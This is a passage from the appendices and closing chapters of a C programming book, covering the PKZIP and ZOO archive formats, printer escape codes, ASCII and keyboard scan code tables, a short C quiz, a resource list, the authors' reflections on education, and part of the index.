        decode distance from input stream

        move backwards distance bytes in the output stream, and
        copy length characters from this position to the
        output stream.

  end loop
```

```

while not last block
  if data descriptor exists
    skip bits until byte aligned
    read crc and sizes
  endif

```

VIII. Decryption

The encryption used in PKZIP was generously supplied by Roger Schlafly. PKWARE is grateful to Mr. Schlafly for his expert help and advice in the field of data encryption.

PKZIP encrypts the compressed data stream. Encrypted files must be decrypted before they can be extracted.

Each encrypted file has an extra 12 bytes stored at the start of the data area defining the encryption header for that file. The encryption header is originally set to random values, and then itself encrypted, using three, 32-bit keys. The key values are initialized using the supplied encryption password. After each byte is encrypted, the keys are then updated using pseudo-random number generation techniques in combination with the same CRC-32 algorithm used in PKZIP and described elsewhere in this document.

The following is the basic steps required to decrypt a file:

- a. Initialize the three 32-bit keys with the password.
- b. Read and decrypt the 12-byte encryption header, further initializing the encryption keys.
- c. Read and decrypt the compressed data stream using the encryption keys.

Step 1 - Initializing the encryption keys

```

Key(0) <- 305419896
Key(1) <- 591751049
Key(2) <- 878082192

```

```

loop for i <- 0 to length(password)-1
  update_keys(password(i))
end loop

```

Where update_keys() is defined as:

```

update_keys(char):
  Key(0) <- crc32(key(0),char)
  Key(1) <- Key(1) + (Key(0) & 000000ffH)
  Key(1) <- Key(1) * 134775813 + 1
  Key(2) <- crc32(key(2),key(1) >> 24)
end update_keys

```

Where `crc32(old_crc,char)` is a routine that given a CRC value and a character, returns an updated CRC value after applying the CRC-32 algorithm described elsewhere in this document.

Step 2 - Decrypting the encryption header

The purpose of this step is to further initialize the encryption keys, based on random data, to render a plaintext attack on the data ineffective.

Read the 12-byte encryption header into Buffer, in locations
Buffer(0) thru Buffer(11).

```
loop for i <- 0 to 11
  C <- buffer(i) ^ decrypt_byte()
  update_keys(C)
  buffer(i) <- C
end loop
```

Where `decrypt_byte()` is defined as:

```
unsigned char decrypt_byte()
  local unsigned short temp
  temp <- Key(2) | 2
  decrypt_byte <- (temp * (temp ^ 1)) >> 8
end decrypt_byte
```

After the header is decrypted, the last 1 or 2 bytes in Buffer should be the high-order word/byte of the CRC for the file being decrypted, stored in Intel low-byte/high-byte order. Versions of PKZIP prior to 2.0 used a 2 byte CRC check; a 1 byte CRC check is used on versions after 2.0. This can be used to test if the password supplied is correct or not.

Step 3 - Decrypting the compressed data stream

The compressed data stream can be decrypted as follows:

```
loop until done
  read a character into C
  Temp <- C ^ decrypt_byte()
  update_keys(temp)
  output Temp
end loop
```

In addition to the above mentioned contributors to PKZIP and PKUNZIP, I would like to extend special thanks to Robert Mahoney for suggesting the extension .ZIP for this software.

References:

Fiala, Edward R., and Greene, Daniel H., "Data compression with finite windows", Communications of the ACM, Volume 32, Number 4, April 1989, pages 490-505.

Held, Gilbert, "Data Compression, Techniques and Applications, Hardware and Software Considerations", John Wiley & Sons, 1987.

Huffman, D.A., "A method for the construction of minimum-redundancy codes", Proceedings of the IRE, Volume 40, Number 9, September 1952, pages 1098-1101.

Nelson, Mark, "LZW Data Compression", Dr. Dobbs Journal, Volume 14, Number 10, October 1989, pages 29-37.

Nelson, Mark, "The Data Compression Book", M&T Books, 1991.

Storer, James A., "Data Compression, Methods and Theory", Computer Science Press, 1988

Welch, Terry, "A Technique for High-Performance Data Compression", IEEE Computer, Volume 17, Number 6, June 1984, pages 8-19.

Ziv, J. and Lempel, A., "A universal algorithm for sequential data compression", Communications of the ACM, Volume 30, Number 6, June 1987, pages 520-540.

Ziv, J. and Lempel, A., "Compression of individual sequences via variable-rate coding", IEEE Transactions on Information Theory, Volume 24, Number 5, September 1978, pages 530-536.

72.20 ZOO

The ZOO archive program by Raoul Dhesi is a file compression program now superceded in both compression and speed by most other compression programs. The archive header looks like this :

OFFSET	Count	TYPE	Description
0000h	20	char	Archive header text, ^Z terminated, null padded
0014h	1	dword	ID=0FDC4A7DCh
0018h	1	dword	Offset of first file in archive
001Ch	1	dword	Offset of ????
0020h	1	byte	Version archive was made by
0021h	1	byte	Minimum version needed to extract

Each stored file has its own header, which looks like this :

OFFSET	Count	TYPE	Description
0000h	1	dword	ID=0FDC4A7DCh
0004h	1	byte	Type of directory entry
0005h	1	byte	Compression method : 0 - stored 1 - Crunched : LZW, 4K buffer, var len (9-13 bits)
0006h	1	dword	Offset of next directory entry
000Ah	1	dword	Offset of next header
000Dh	1	word	Original date / time of file

842 A to Z of C

OFFSET	Count	TYPE	Description
0012h	1	word	CRC-16 of file
0014h	1	dword	Uncompressed size of file
0018h	1	dword	Compressed size of file
001Ch	1	byte	Version this file was compressed by
001Dh	1	byte	Minimum version needed to extract
001Eh	1	byte	Deleted flag 0 - file in archive 1 - file is considered deleted
001Fh	1	dword	Offset of comment field, 0 if none
0023h	1	word	Length of comment field
0025h	?	char	ASCIIZ path / filename

73

"To show partiality is not good."

Printer Escape Codes

FEATURE	ESCAPE CODE	9 Pin	24 Pin
Pitch And Proportional Spacing			
Proportional On/Off	ESC p n	✓	✓
Print Enhancement			
Select NLQ or Draft	ESC x n	✓	✓
Expanded Print On/Off	ESC W n	✓	✓
Double High On/Off	ESC w n	✓	✓
Underlining On/Off	ESC - n	✓	✓
Select Super/Subscript	ESC S n	✓	✓
User Defined Character			
Select Character Set	ESC % n	✓	✓
Miscellaneous Codes			
Unidirectional On/Off	ESC U n	✓	✓
Half Speed On/Off	ESC s n	✓	✓
Print Style Selection			
Select Font: n = 0 Roman n = 1 San Serif n = 2 Courier n = 3 Prestige n = 4 Script n = 5 Ocr-B n = 6 Ocr-A n = 7 Orator n = 8 Orator S	ESC k n Available only with Multi-Font Module	✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓
Character Style: n = 0 Normal n = 1 Outline n = 2 Shadow n = 3 Outline & Shadow	ESC q n		✓ ✓ ✓ ✓
Print Style Selection			
Master Select: n = 0 Pica n = 1 Elite n = 2 Proportional n = 4 Condensed n = 8 Emphasized n = 16 Double Strike	ESC ! n	✓ ✓ ✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓ ✓ ✓

844 A to Z of C

FEATURE	ESCAPE CODE	9 Pin	24 Pin
Print Style Selection			
n = 32 Double Wide		✓	✓
n = 64 Italic		✓	✓
n = 128 Underline		✓	✓
Select Score: n1 Must be 3 n2 Must be 0 m Must be 1 d1 = 1 Underscore d1 = 2 Strike-Through d1 = 3 Overscore d2 = 0 Cancel Selected Score d2 = 1 Single Line Continuous d2 = 2 Double Line Continuous d2 = 5 Single Line Broken d2 = 6 Double Line Broken	ESC (- n1 n2 m d1 d2		✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓
Line Spacing			
n/360-inch Spacing	ESC + n		✓
n/180-inch Spacing	ESC 3 n		✓
n/216-inch Spacing	ESC 3 n	✓	
n/60-inch Spacing	ESC A n		✓
n/72-inch Spacing	ESC A n	✓	
Immediate n/216 Feed	ESC J n	✓	✓
Immediate n/180 Feed	ESC J n		
Reverse Feed n/216	ESC j n	✓	✓
Reverse Feed n/180	ESC j n		
Page Formatting			
Immediate Mode On/Off	ESC i n	✓	
Intercharacter Spacing	ESC SP n	✓	✓
Page Length in Lines	ESC C n	✓	✓
Page Length in Inches	ESC C NUL n	✓	✓
Skip Over Perforation	ESC N n	✓	✓
Set Left Margin	ESC I n	✓	✓
Set Right Margi	ESC Q n	✓	✓
Horizontal Tab Setting			
Horizontal Tab	HT	✓	✓
Horizontal Tab Stops	ESC D n1 n2..NUL	✓	✓
Set Tab Increment	ESC e NUL n	✓	✓
SET HTabs in Spaces	ESC f NUL n	✓	✓
Vertical Tab Setting			
Set Tab Stops	ESC B n1 n2..NUL	✓	✓
Set VFU Tab Channel	ESC b x n1 n2..NUL	✓	✓
Select VFU Tab Channel	ESC / x	✓	✓
Set Tab Increment	ESC e 1 n	✓	✓
Vertical Skip	ESC f 1 n	✓	✓
Set VTabs in Channel	ESC b c n1 n2...NUL	✓	✓
Set VTab Channel	ESC / n	✓	

FEATURE	ESCAPE CODE	9 Pin	24 Pin
Graphics			
Select Graphic Mode	ESC * m n1 n2 data	✓	✓
8-Pin Graphics:			
m = 0 60 DPI		✓	✓
m = 1 120 DPI		✓	✓
m = 2 120 DPI Hi Spd		✓	✓
m = 3 240 DPI		✓	✓
m = 4 80 DPI		✓	✓
m = 5 72 DPI		✓	
m = 6 90 DPI		✓	✓
m = 7 144 DPI		✓	
Select Graphics Mode	ESC * m n1 n2 data		✓
24-Pin Graphics:			
m = 32 60 DPI			✓
m = 33 120 DPI			✓
m = 38 90 DPI			✓
m = 39 180 DPI			✓
m = 40 360 DPI			✓
Individual Graphics Commands			
Single-Density 60 DPI	ESC K n1 n2 data	✓	
Double-Density 120 DPI	ESC L n1 n2 data	✓	
Hi-Speed Dbl. 120 DPI	ESC Y n1 n2 data	✓	
Quad. Density 240 DPI	ESC Z n1 n2 data	✓	
9-Pin 60 DPI	ESC ^ 0 n1 n2 data	✓	
9-Pin 120 DPI	ESC ^ 1 n1 n2 data	✓	
Reassign Graphics Mode	ESC ? n	✓	
Epson Extended Character Set			
Set to Epson Extended character set	ESC m 4	✓	✓
User Defined Characters			
Define User Defined Character	ESC & NUL n1 n2 a1 data	✓	✓
Copy ROM to RAM	ESC : NUL NUL NUL	✓	✓
Copy ROM to RAM	ESC : NUL n NUL	✓	✓
n = 0 Roman			
n = 1 San Serif			
Select ROM CG	ESC % 0	✓	✓
Select Download CG	ESC % 1	✓	✓
Justification			
Justification:	ESC a n	✓	✓
n = 0 Flush Left		✓	✓
n = 1 Centering		✓	✓
n = 2 Flush Right		✓	✓
n = 3 Justified		✓	✓
Select Character Table			
Select Character Set:	ESC t n	✓	✓
n = 0 Italic set		✓	✓
n = 1 Graphic set		✓	✓
n = 2 User-Defined Set			✓
Remap to 80h-FFh			

846 A to Z of C

FEATURE	ESCAPE CODE	9 Pin	24 Pin
Select Character Table			
Printable Code Area Expansion: n = 0 Restore Codes n = 1 Redefine Codes	ESC I n	✓	
Select International Character Set: n = 0 USA n = 1 France n = 2 Germany n = 3 United Kingdom n = 4 Denmark I n = 5 Sweden n = 6 Italy n = 7 Spain n = 8 Japan n = 9 Norway n = 10 Denmark II n = 11 Spain II n = 12 Latin America n = 13 Korea n = 64 Legal	ESC R n	✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓
Other Control Codes			
Set Absolute Print Position	ESC \$ n1 n2	✓	✓
Set Relative Print Position	ESC \ n1 n2	✓	✓
Repeat Data	ESC V n data		✓
Color Selection: n = 0 Black n = 1 Red (Magenta) n = 2 Blue (Cyan) n = 3 Violet n = 4 Yellow n = 5 Orange n = 6 Green	ESC r n	✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓ ✓ ✓ ✓
Cut Sheet Feeder Control			
Cut Sheet Feeder Operation: n = 0 Disable CSF n = 1 Select Bin 1 n = 2 Select Bin 2 n = 4 Enable CSF n = R Eject Sheet	ESC EM n	✓ ✓ ✓ ✓ ✓ ✓	✓ ✓ ✓ ✓ ✓ ✓

74

"Better is open rebuke than hidden love."

ASCII Table

Dec	Name	Character	Dec	Name	Character
0	Blank		30	up triangle	▲
1	happy face	☺	31	down triangle	▼
2	inverse happy face	☹	32	space	
3	heart	♥	33	exclamation point	!
4	diamond	♦	34	quotation mark	"
5	club	♣	35	number sign	#
6	spade	♠	36	dollar sign	\$
7	bullet	•	37	percent sign	%
8	inverse bullet	◼	38	ampersand	&
9	circle	○	39	apostrophe	'
10	inverse circle	◼	40	opening parenthesis	(
11	male sign	♂	41	closing parenthesis)
12	female sign	♀	42	asterisk	*
13	single note	♪	43	plus sign	+
14	double note	♫	44	comma	,
15	sun	☀	45	hyphen or minus sign	-
16	right triangle	▶	46	period	.
17	left triangle	◀	47	slash	/
18	up/down arrow	↕	48	zero	0
19	double exclamation	!!	49	one	1
20	paragraph sign	¶	50	two	2
21	section sign	§	51	three	3
22	rectangular bullet	—	52	four	4
23	up/down to line	↕	53	five	5
24	up arrow	↑	54	six	6
25	down arrow	↓	55	seven	7
26	right arrow	→	56	eight	8
27	left arrow	←	57	nine	9
28	lower left box	└	58	colon	:
29	left/right arrow	↔	59	semicolon	;

Dec	Name	Character	Dec	Name	Character
60	less-than sign	<	95	underscore	_
61	equal sign	=	96	grave	`
62	greater- than sign	>	97	lowercase A	a
63	question mark	?	98	lowercase B	b
64	at sign	@	99	lowercase C	c
65	capital A	A	100	lowercase D	d
66	capital B	B	101	lowercase E	e
67	capital C	C	102	lowercase F	f
68	capital D	D	103	lowercase G	g
69	capital E	E	104	lowercase H	h
70	capital F	F	105	lowercase I	i
71	capital G	G	106	lowercase J	j
72	capital H	H	107	lowercase K	k
73	capital I	I	108	lowercase L	l
74	capital J	J	109	lowercase M	m
75	capital K	K	110	lowercase N	n
76	capital L	L	111	lowercase O	o
77	capital M	M	112	lowercase P	p
78	capital N	N	113	lowercase Q	q
79	capital O	O	114	lowercase R	r
80	capital P	P	115	lowercase S	s
81	capital Q	Q	116	lowercase T	t
82	capital R	R	117	lowercase U	u
83	capital S	S	118	lowercase V	v
84	capital T	T	119	lowercase W	w
85	capital U	U	120	lowercase X	x
86	capital V	V	121	lowercase Y	y
87	capital W	W	122	lowercase Z	z
88	capital X	X	123	opening brace	{
89	capital Y	Y	124	vertical line	
90	capital Z	Z	125	closing brace	}
91	opening bracket	[126	tilde	~
92	backward slash	\	127	small house	◡
93	closing bracket]	128	C cedilla	Ç
94	caret	^	129	u umlaut	ü

850 A to Z of C

Dec	Name	Character	Dec	Name	Character
130	e acute	é	165	N tilde	Ñ
131	a circumflex	â	166	a macron	ā
132	a umlaut	ä	167	o macron	ō
133	a grave	à	168	opening question mark	¿
134	a ring	å	169	upper-left box	␣
135	c cedilla	ç	170	upper-right box	␣
136	e circumflex	ê	171	1/2	½
137	e umlaut	ë	172	1/4	¼
138	e grave	è	173	opening exclamation	¡
139	l umlaut	ï	174	opening guillemets	«
140	l circumflex	î	175	closing guillemets	»
141	l grave	ì	176	light block	░
142	A umlaut	Ä	177	medium block	▒
143	A ring	Å	178	dark block	▓
144	E acute	É	179	single vertical	⋮
145	ae ligature	æ	180	single right junction	┐
146	AE ligature	Æ	181	2 to 1 right junction	≡
147	o circumflex	ô	182	1 to 2 right junction	┘
148	o umlaut	ö	183	1 to 2 upper-right	┘
149	o grave	ò	184	2 to 1 upper-right	┘
150	u circumflex	û	185	double right junction	≡
151	u grave	ù	186	double vertical	⋮
152	y umlaut	ÿ	187	double upper-right	┘
153	O umlaut	Ö	188	double lower-right	┘
154	U umlaut	Ü	189	1 to 2 lower-right	┘
155	cent sign	¢	190	2 to 1 lower-right	┘
156	pound sign	£	191	single upper-right	┘
157	yen sign	¥	192	single lower-left	┘
158	Pt	Ⓟ	193	single lower junction	┘
159	function	ƒ	194	single upper junction	┘
160	a acute	á	195	single left junction	┘
161	l acute	í	196	single horizontal	—
162	o acute	ó	197	single intersection	⋈
163	u acute	ú	198	2 to 1 left junction	┘
164	n tilde	ñ	199	1 to 2 left junction	┘

Dec	Name	Character	Dec	Name	Character
200	double lower-left	\llcorner	228	Sigma	Σ
201	double upper-left	\llcorner	229	sigma	σ
202	double lower junction	\llcorner	230	mu	μ
203	double upper junction	\llcorner	231	tau	τ
204	double left junction	\llcorner	232	Phi	Φ
205	double horizontal	\equiv	233	theta	Θ
206	double intersection	\llcorner	234	Omega	Ω
207	1 to 2 lower junction	\equiv	235	delta	δ
208	2 to 1 lower junction	\llcorner	236	infinity	∞
209	1 to 2 upper junction	\llcorner	237	phi	ϕ
210	2 to 1 upper junction	\llcorner	238	epsilon	ϵ
211	1 to 2 lower-left	\llcorner	239	intersection of sets	\cap
212	2 to 1 lower-left	\llcorner	240	is identical to	\equiv
213	2 to 1 upper-left	\llcorner	241	plus/minus sign	\pm
214	1 to 2 upper-left	\llcorner	242	greater/equal sign	\geq
215	2 to 1 intersection	\llcorner	243	less/equal sign	\leq
216	1 to 2 intersection	\equiv	244	top half integral	\int
217	lower-right box	\llcorner	245	lower half integral	\int
218	upper-left box	\llcorner	246	division sign	\div
219	inverse space	\blacksquare	247	approximately	\approx
220	lower inverse	\blacksquare	248	degree	$^\circ$
221	left inverse	\blacksquare	249	filled-in degree	\cdot
222	right inverse	\blacksquare	250	small bullet	\cdot
223	upper inverse	\blacksquare	251	square root	$\sqrt{}$
224	alpha	α	252	superscript n	n
225	beta	β	253	superscript 2	2
226	Gamma	Γ	254	box	\blacksquare
227	Pi	π	255	phantom space	

75

"Don't give your love to just any woman."

Scan Code

Key/Character	Scan Code	Key/Character	Scan Code
`	29	a	1E
1	2	s	1F
2	3	d	20
3	4	f	21
4	5	g	22
5	6	h	23
6	7	j	24
7	8	k	25
8	9	l	26
9	0A	;	27
0	0B	,	28
-	0C	# (102 -key only)	2B
=	0D	Enter	1C
Backspace	0E	Left Shift	2A
Tab	0F	\ (102 -key only)	56
q	10	z	2C
w	11	x	2D
e	12	c	2E
r	13	v	2F
t	14	b	30
y	15	n	31
u	16	m	32
i	17	,	33
o	18	.	34
p	19	/	35
[1A	Right Shift	36
]	1B	Left Ctrl	1D
\ (101-key only)	2B	Left Alt	38
Caps Lock	3A	Spacebar	39

Key/Character	Scan Code		Key/Character	Scan Code
Right Alt	E0,38		Keypad 3(PgDn)	51
Right Ctrl	E0,1D		Keypad .(Del)	53
Insert	E0,52		Keypad -	4A
Delete	E0,53		Keypad +	4E
Left arrow	E0,4B		Keypad Enter	E0,1C
Home	E0,47		Escape	1
End	E0,4F		F1	3B
Up arrow	E0,48		F2	3C
Down arrow	E0,50		F3	3D
Page Up	E0,49		F4	3E
Page Down	E0,51		F5	3F
Right arrow	E0,4D		F6	40
Num Lock	45		F7	41
Keypad 7 (Home)	47		F8	42
Keypad 4(End)	4B		F9	43
Keypad 1(End)	4F		F10	44
Keypad /	E0,35		F11	57
Keypad 8(Uparrow)	48		F12	58
Keypad 5	4C		Print Screen	E0,2A,E0,37
Keypad 2(Down arrow)	50		Scroll Lock	46
Keypad 0(Ins)	52		Pause	E1,1D,45,E1,9D,C5
Keypad *	37		Left Windows	E0,58
Keypad 9(PgUp)	49		Right Windows	E0,5C
Keypad 6(Left arrow)	4D		Application	E0,5D

Part X

Postlude

"True peace is not merely the absence of tension; it is the presence of justice"

- Martin Luther King, Jr.

76

"It is more blessed to give than to receive."

Test in C

Important Notice

Most of the teachers ask the "undefined" patterns as questions. As they get certain output for their undefined patterns or programs, they think that their question is right. But it is not so. "Undefined" is not an exception to Turbo C. So anything undefined means, it applies to both ANSI C and Turbo C.

76.1 ANSI C

1. Which are the valid C identifiers among the following?

- (i) a
- (ii) a_
- (iii) _a
- (iv) _
- (v) __
- (vi) _1
- (vii) l_
- (viii) 1
- (ix) \$s
- (x) a-z

2. Comment on the validity of following C code.

```
int _;  
_ = 10;  
--_;
```

3. Comment on the following C code.

```
int i = 7;  
printf( "%d", ++i * ++i );
```

4. Comment on the following C code.

```
int *ptr, a;  
ptr = malloc( 5 );  
ptr = & a;
```

5. What is `sizeof('A')` ? Why?

6. Which is the fastest datatype in C?

7. Which are all the faster operators in C?

(Ans: It depends upon the implementations. In most of the implementations, bitwise operators, especially shift)

8. Which is the easiest way to avoid memory leak?

76.2 Turbo C / DOS Programming

1. What would be the output of the following code?

```
#pragma -ms
char *ptr;
printf( "%d \n", sizeof(ptr) );
```

2. What would be the output of the following code?

```
#pragma -mh
char *ptr;
printf( "%d \n", sizeof(ptr) );
```



76.3 Windows

1. Only one directory of Windows can hold multiple files with same name. What is the name of that directory?
2. The files we try to store in C:\TEMP> get disappeared when we reboot our system. Why?

77

"Consider carefully what you hear."

C Resources

After reading this book, you may want to develop yourself further. The CD  accompanying this book will be a good resource for you. In CD  you have a number of utilities and source code of various utilities.

77.1 Magazine

C / C++ user Journal

It is the most popular Journal for C programmers. It is a must for every C programmer. In India, a single copy costs Rs.450/-. If you find any difficulty in getting the copy, you may contact them at www.cuj.com

77.2 Books

1. The C programming Language by Brian W. Kernighan & Dennis M. Ritchie (Second Edition, PHI)

This book is from the creator of C language. It is often nicked as 'K&R' and 'White book'. This book covers ANSI C. Even though it is small in size, it is rich with many concepts and ideas. It is a must for all C programmers! It costs only Rs.95/-

2. Algorithms in C by Robert Sedgewick (Addison Wesley) ISBN 0-201-51425-7

This book explains almost all algorithms through C programs.

3. Calculus with Analytical Geometry by George F. Simmons (Mc Graw Hill) ISBN 0-07-057419-7

This book is of course a 'pure' Mathematics book. But I have never seen such a well-explained and a neat book in my life. This book will really help you to build your mathematical skills. It includes Bibliographical notes of famous Mathematicians.

77.3 Jobs

www.JustCJobs.com

If you are searching for C/C++ jobs, you can try this site. As far as I know this is the only Job site that is restricted to C/C++ programmers.

77.4 Associations

ACM (Association for Computing Machinery)

This association was established in 1947. It is the oldest computing association. ACM is known for having many computing researchers as its members. Dennis M. Ritchie, creator of C language is one of the ACM members. For more details visit www.acm.org

77.5 Websites

Many websites are discontinuing their services. So one cannot give assurance for the websites and its contents. I suggest you to visit the official website of this book.

www.guideme.itgo.com

There you can find frequently updated useful links.

78

"Remember the LORD in all you do."

Between You and Me

Yet we have seen so many things in C programming! But we didn't look into the social aspects. I think, Education without social concern is merely a waste! So let's look into the pitfalls in the Education System and Society!

78.1 Our Education System

It is a typical Mathematics class of a University...The teacher teaches...He says, "This is an important problem! If you find A, you will get 4 marks; If you find B, you will get 4 marks; If you find both A&B, you will get 10 marks!" Then all students mark it as "important" problem!!! It is quiet unfortunate that many of the educated people know only the "important-symbol"!!! It is evident that this kind of education system is capable to produce only "mark-based" people!

Human brain can be viewed as two important things: (1) Memory, (2) Processor. Obviously, one has to use more his "processor" than "memory" for intelligence and efficiency. The world came across so many Geniuses, most of them were absent-minded! In other words, Geniuses got more "processors" than "memory". But what about our Education system? It is unfortunate that our Education system forces us to "memorize".

Honestly, we cannot rank a person with his mark. If a person scored 100%, it doesn't mean that he has mastered that subject. If a person scored 0%, it doesn't mean that he is a fool. So this is the right time to think about our 'mark-based' education system and to raise our voice against it! Our government should not encourage 'mark-based' people with precious awards!

78.2 Software Industry

Nowadays, Software Engineers/Programmers are returning home. Why? We have two answers: (1) Economy is down, (2) Indian Programmers are not efficient. The first answer is unfortunate. But this is the right time to analyze the second answer. If Indian Programmers are not efficient, who recruited them? Yes, there is a flaw in the selection process. Software Industries firmly hold certain rules based on myths. If they continue such selection processes based on myths, certainly they will suffer one day!

78.2.1 Myths & Facts

Software Industry moves with certain myths. Let's analyze them.

Myth: *"People who have more percentage are efficient"*

Fact: Not true! History never says Geniuses scored more marks! In most of the cases, 'more percentage' refers to 'more memorizing' capability than 'more processing' capability.

Myth: *“People from reputed institutions like IIT are efficient”*

Fact: Not True! The selection process of IIT is still based on ‘marks’. So again its products are ‘mark-based’ people!

Myth: *“Spoken English is must for Programmers”*

Fact: The job of the Programmer is to write up programs, not speak up programs!!!

Myth: *“Programming skill is not necessary for Programmers”*

Fact: Programming is an art! It’s not a pure Science. So programming is not an easy one.

Myth: *“Only Mathematical ability is enough for Programmers”*

Fact: Mathematical ability is one of the many other abilities that programmers require.

78.3 Mother tongue

People are moving to English as they think it is the only right language. In fact, it is not true! Most of the research works have been done with native languages than with English. It is proved that no one can ‘think’ directly in a foreign language. So moving with native language would certainly produce intellectuals!

78.4 Next generation people

There are commercial companies that are just aimed at profit. They keep everything including their code in secret. Many broadminded people felt that, technologies should be open. And many people worked for the open standards.

In this book, you have come across so many codes by real & professional programmers. If they keep their codes themselves and doesn’t provide the right to use their codes for this book, you may probably miss those valuable codes. So it is necessary to appreciate those open minded people.

78.4.1 Shareware

Shareware is a good concept evolved to provide better service to the users. Shareware concept is “Try; Pay, if you use it”. So one may try the product in 30 days evaluation period and then if he continues to use it, he has to pay registration fees to the author. Shareware authors are more concerned about their users. They even respond to personal mails, unlike commercial vendors. But many people deceive the shareware authors by not paying them. Please consider the fact that most of the shareware authors are interested in giving their product free of cost, but because of certain financial need only they ask money. Also most of the shareware authors are students. So please no more deceive them, just pay the registration fees!

78.4.2 GPL

GNU's General Public Licence protects the author of the programs. According to the licence if one provides the binary file, he has to give the source code too. Thus the person who receives the binary may find the details about the real author. One can modify the program, but he may not remove the original author as GPL protects the first author of the source. Linux is appreciated worldwide as it is licensed under GNU's GPL. So I suggest you to consider GPL, if you write any new code.

78.5 Heal the World

Everyday we hear about war, poverty, racism...What's your contribution to this world or this society? Wakeup! It is the right time to think about peace!

79

“Those who sow in tears will reap with songs of joy.”

Last Chapter

Alas!...You are on the last chapter of this book! Yes, you have completed this book! It took about 1½ year for me to complete this book. Writing book is really a marathon running. I have sacrificed many things because of this book project. I received lots of good and bad criticisms during the course of this project. All the criticisms really helped me to “tune” this book. I would like to hear from you too! Now what do you think about this book?

79.1 Web page – GuideMe.ITgo.com

The official website of this book is
<http://guideme.itgo.com>. I suggest you to register at the webpage for better service.

79.2 Errata

This book might contain some errors. I would appreciate you if you notify me any kind of errors or omissions in this book. For the errata, please visit
<http://guideme.itgo.com>

79.3 Contact Info

If you want to share anything with me/if you want to notify me any errors/anything else, please use the email-composing box found at the webpage <http://guideme.itgo.com>
Feel free to contact me!

79.4 Final Greetings

Wish you a happy programming career.
God bless you.

With lots & lots of wishes,
K. Joseph Wesley & R. Rajesh Jeba Anbiah

Index

A

ALGOL4
 Algorithm 575, 584, 589, 590, 595, 596, 598
 ANSI C..... 1, 6, 11, 13, 17, 26, 49, 53
 Anti-Virus.....623
 ASCII .40, 88, 93, 94, 97, 99, 101, 528, 565,
 566, 568, 570, 594, 597
 Assembly Language4
 Assembly routines61, 67

B

Backtracking.....598
 BASM.....48, 59, 61
 Battery86, 336, 340, 605
 BCPL.....4, 5
 Bell Labs4, 5
 Benchmarking85
 BGI Driver.....356
 Binary134
 BIOS..... 43-46
 BIOS tick.....54
 Block Structure.....30
 Boolean.....15
 Boot Sector.....44
 Bootstrap44
 Borland.....58, 61, 141, 153, 184
 Bottom-Up.....386
 Browser361
 Brute force technique608
 Busy Flag.....122

C

C programming.....13
 C++6, 47, 152, 183, 530, 535, 626, 627, 629
 Calendar16, 27

Chebychev.....575
 CHR 153, 181, 182, 621
 Clipping.....245, 628
 CMOS 45, 91, 336-338, 340, 344, 603, 605-
 607
 Code Obfuscation.....38
 Coding Style,
 Hungarian Coding Style, 8
 WAR coding style, 7, 8, 14, 15, 21
 Indian Hill Style, 7
 Colors,
 16 million.....141
 COM.....346, 383, 535
 Conventional Memory45
 CORDIC.....575, 589, 590
 Cracking529, 608, 610, 620, 621
 Crypting19

D

Day of Week27
 DBMS527
 DEBUG.....79, 81, 254, 535, 621
 Decimal23, 24
 Decompilation.....529, 530
 Depth cueing239
 Descendent629
 Device driver.....345
 Differentiation.....576
 Disassembler532, 535
 DJGPP.....627
 DOS programming13, 26, 43, 47, 627
 DOS Secrets43
 Dot Matrix.....563, 564, 567
 Dynamic memory allocation34, 245

E

Easter day584

EEPROM.....83, 252, 335
 Embedded Systems.....252, 253
 ENIAC.....579
 EPROM83, 252, 254
 Epson character564
 Escape codes.....564
 Extended memory.....46, 340

F

Factorial.....22
 Fibonacci22, 530
 File Format79, 81, 621
 Fire.....225, 227, 229, 232
 Flickering.....145
 Floating point formats57
 Font.....153, 566
 FORTRAN4, 61
 Fractal241
 Frequency104

G

Game.....113, 211, 245, 627
 GCD.....23
 GIF.....79, 138, 183-185, 206, 594
 GNU363, 535, 627
 Grammar.....382
 Graphics.. 2, 45, 87, 90, 113, 139-141, 183,
 241, 245, 356, 565, 568, 627
 3D Graphics, 239
 Gregorian Calendar27

H

Hacker.....608
 Hexadecimal.....24, 31, 38, 83, 85, 337, 597
 Hide-paint-show145
 HTML.....32, 361
 Hungarian Coding Style8

I

Indentation.....7

Indian Hill Style7
 Inline assembly.....59, 85
 Interfacing248
 Interrupt 1, 82, 83, 92, 97, 109, 110, 124, 337,
 346, 364, 566

ISA91

J

Joystick.....246, 628
 Jumper605

K

K & R14
 Keyboard 93-97, 99-101, 106, 123, 251, 345,
 346, 628

L

LAN.....357
 LCD.....248-251
 Lexical analyzer386
 Library file.....48, 52, 53, 64, 85, 112, 157
 Limitations46
 Linked list.....36
 Linux183, 253, 381
 LSI.....102
 Lynx361
 LZW183, 186, 594, 596, 597

M

Machine code529
 Maze598-600
 Memory Layout.....45
 Memory leak34, 35
 Memory map87
 Memory Overwrite34
 MIDI.....102, 108, 109, 628
 Mode 13h.....140, 211
 Monochrome87, 90
 Motherboard.....45, 46, 87
 Mouse Interrupts110
 Multidimensional array35

<i>N</i>	
Network	357, 358, 360, 616
Non-printable characters	564, 566, 567
Non-reentrancy Problem	122
Novell Netware.....	357, 616
<i>O</i>	
Object-oriented	152, 629
Offset address	46, 88
Operating System,	
UNIX, 4, 14, 66, 386	
Windows NT, 50, 66, 357, 360, 616, 620	
Overflow.....	34
<i>P</i>	
Paintbrush.....	81, 145, 146
Palette	211, 212, 225, 227
Parallel port	248
Parser	386, 388
Password.....	608, 610, 615
PC speaker.....	102, 108
PCL.....	564
Perspective projection	239
Piano.....	99, 104, 106, 109
PIT	102
PKZIP.....	81, 610, 611
Pointers.....	34, 118
Port	91, 96, 97, 249, 250
Portability	13, 212
POST	44, 45
Power.....	23, 25, 45
Pragma.....	52
Preprocessor	50
Prime number	25
Printer	43, 134, 250, 563, 564
Processor	65, 66, 72
Project file	53
Protected Mode.....	66
Protocol	124, 361, 362

<i>R</i>	
Readability	7, 14, 38
Real Mode	65, 66
Recursion	22
Resolution 39, 40, 81, 87, 141, 184, 211, 233,	
234, 563, 565, 628	
Reverse Printing.....	23
